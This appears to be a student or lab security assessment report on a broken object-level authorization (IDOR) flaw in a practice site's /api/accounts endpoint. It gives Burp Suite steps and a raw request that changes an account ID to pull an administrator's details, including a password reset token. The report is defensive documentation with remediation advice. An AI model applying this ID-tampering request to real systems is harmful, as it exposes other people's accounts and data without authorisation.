Security Assessment Report

LetSee.com

Started On: 06/07/2022

Completed On: 06/08/2022

By Thomas Max Ahartz

Prepared for

The Punisher

Executive Summary

I was tasked to conduct an application security test of the LetSee.com website. One vulnerability was selected to highlight.

Description of Vulnerability

The /api/accounts/<number> endpoint is vulnerable to BOLA.
Broken object-level authorizations (BOLA) generally refer to **an insecure direct object reference or IDOR.** As its name implies, an IDOR involves a user being able to directly access resources that they should not be able to access, using a user input functionality.

Risk Level of Vulnerability


Critical	High	Medium	Low	Informational
⬛	🟥 ✗	🟧	🟦	🟩


Sensitive user account details can be leveraged by an attacker to decode the encryption scheme, brute force login credentials and gain access to the account.

Steps to Reproduce


1. Start Burp suite and navigate to https://54-153-37-124-letsee.vulnerablesites.net in your browser

2. Select Sign Up Menu and Create your account
3. Log in to your new account
4. Go to http history in Burp
5. Select the GET request named /api/accounts/<number>
6. Send the request to Repeater
7. Edit the Request by changing the <number> to 10
8. Send the Request by clicking the Send button
9. Observe in the response, the revealed sensitive user data from the admin account






Select /api/accounts/<number> from HTTP history in Burp



Filter: Hiding CSS, image and general binary content

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME type	Extension	Title
95	https://54-153-37-124-letsee...	GET	/rails/active_storage/blobs/eyJfcmF...			302	1998	HTML	jpg	
104	https://54-153-37-124-letsee...	GET	/rails/active_storage/blobs/eyJfcmF...			302	1962	HTML	png	
107	https://54-153-37-124-letsee...	GET	/rails/active_storage/blobs/eyJfcmF...			302	1942	HTML	jpg	
94	https://54-153-37-124-letsee...	GET	/rails/active_storage/blobs/eyJfcmF...			302	1962	HTML	jpg	
92	https://54-153-37-124-letsee...	GET	/rails/active_storage/blobs/eyJfcmF...			302	1962	HTML	jpg	
90	https://54-153-37-124-letsee...	GET	/rails/active_storage/blobs/eyJfcmF...			302	1962	HTML	jpg	
108	https://54-153-37-124-letsee...	GET	/api/addresses			304	800			
109	https://54-153-37-124-letsee...	GET	/api/credit_cards			304	802			
110	https://54-153-37-124-letsee...	GET	/api/accounts/17			200	1253	JSON		
111	https://54-153-37-124-letsee...	GET	/api/storefronts/user/storefront			304	794			

Rt-Click the GET Request, and Click on the option to Send to Repeater in Drop-down menu




109	https://54-153-37-124-letsee...	GET	/api/credit_cards	304	802	
110	https://54-153-37-124-letsee...	GET	/api/accounts/17			
111	https://54-153-37-124-letsee...	GET	/api/storefronts/user/storefro			
112	https://54-153-37-124-letsee...	GET	/api/gift_cards			
75	https://54-153-37-124-letsee...	POST	/api/auth			
113	https://54-153-37-124-letsee...	PUT	/api/accounts/17			

https://54-153-37-124-letsee...ablesites.net/api/accounts/17
Remove from scope
Scan
Send to Intruder ^⌘I
Send to Repeater ^⌘R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Request
Pretty
Raw
Hex
Cookies
\n

```
GET /api/accounts/17 HTTP/1.1
Host: 54-153-37-124-letsee.vulnerablesites.net
```

Repeater: Edit the Request by changing Line 1 to /api/accounts/10 and resend



```
GET /api/accounts/10 HTTP/1.1
Host: 54-153-37-124-letsee.vulnerablesites.net
Cookie: _letsee_api_session=
YU3dm4ZJ1TK4GrahGCjvqmxCCjqsiQhH0xPx7hvGiQKfQFAFs10Mjq2DTYo
aS9Xp%2B7CPLFBXLMF2S380atDADmHzqQa06sQ1%2FH%2FMVguKnp61x%2F
XURQ1aeAQhdbPCVoq%2BrJtnRSnLzuZmNgJ8QY%2FESE4eWdrV55hvdQ%3D
%3D--3BLC2Ioj5fI65dto--zvONL1eQa%2FQC4IFlNuOvyg%3D%3D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Token: gxRwrcJPHsQ8Ex9CHMeViQ
Client: nK1lMBIVHq1GwSCdGlCm-g
Uid: dogs@test.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Referer:
https://54-153-37-124-letsee.vulnerablesites.net/account
Te: trailers
Connection: close
```

```
uid: dogs@test.com
ETag: W/"5163965fae0f3adbde075fe4dbe04aaf"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _letsee_api_session=
aE8oK7%2FiCGbBUXG76rM89EwP1%2B2iNVB4WN3NEqg%2FBpIa2RCkiumObO
f4ApiN5JxF3q8nMWOmbIMLoe7DnLqJMpI3VCO2r5UnbUILKhOKZ4ogqgVPcF
b7tyT189MlGy%2FXNq%2FMKWCk6PMuSCHxPvvIzJhYkYHK6Q2ZjQ%3D%3D--
tADqaSi6QO9%2FxWyF--e430403%2F8B4L6BEBiKbxjw%3D%3D; path=/;
HttpOnly
X-Request-Id: 58eeb8ac-8d85-4ef8-b5a8-15b1edd45e02
X-Runtime: 0.230461
Vary: Origin
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: *
Content-Length: 499

{
  "result":{
    "user":{
      "id":10,
      "provider":"email",
      "uid":"admin@cmdnctrl.net",
      "name":"all powerful",
      "nickname":"Administrator",
      "image":null,
      "email":"admin@cmdnctrl.net",
      "created_at":"2021-11-16T12:04:54.442Z",
      "updated_at":"2022-06-08T08:04:58.322Z",
      "admin":true,
      "balance":"0.0",
      "password_reset_token":
      "xxSecretTokenxx-admin@cmdnctrl.net-06082022-08",
      "password_reset_sent_at":"2022-06-08T08:04:58.321Z",
      "website_url":null,
      "storefront_id":null
    },
  },
  "notifications":[
```

Remediation

Fixing unprotected routes

- Do not rely on the client to enforce admin access.
- Deny all access by default.
- Only allow operations to users belonging to the appropriate group or role.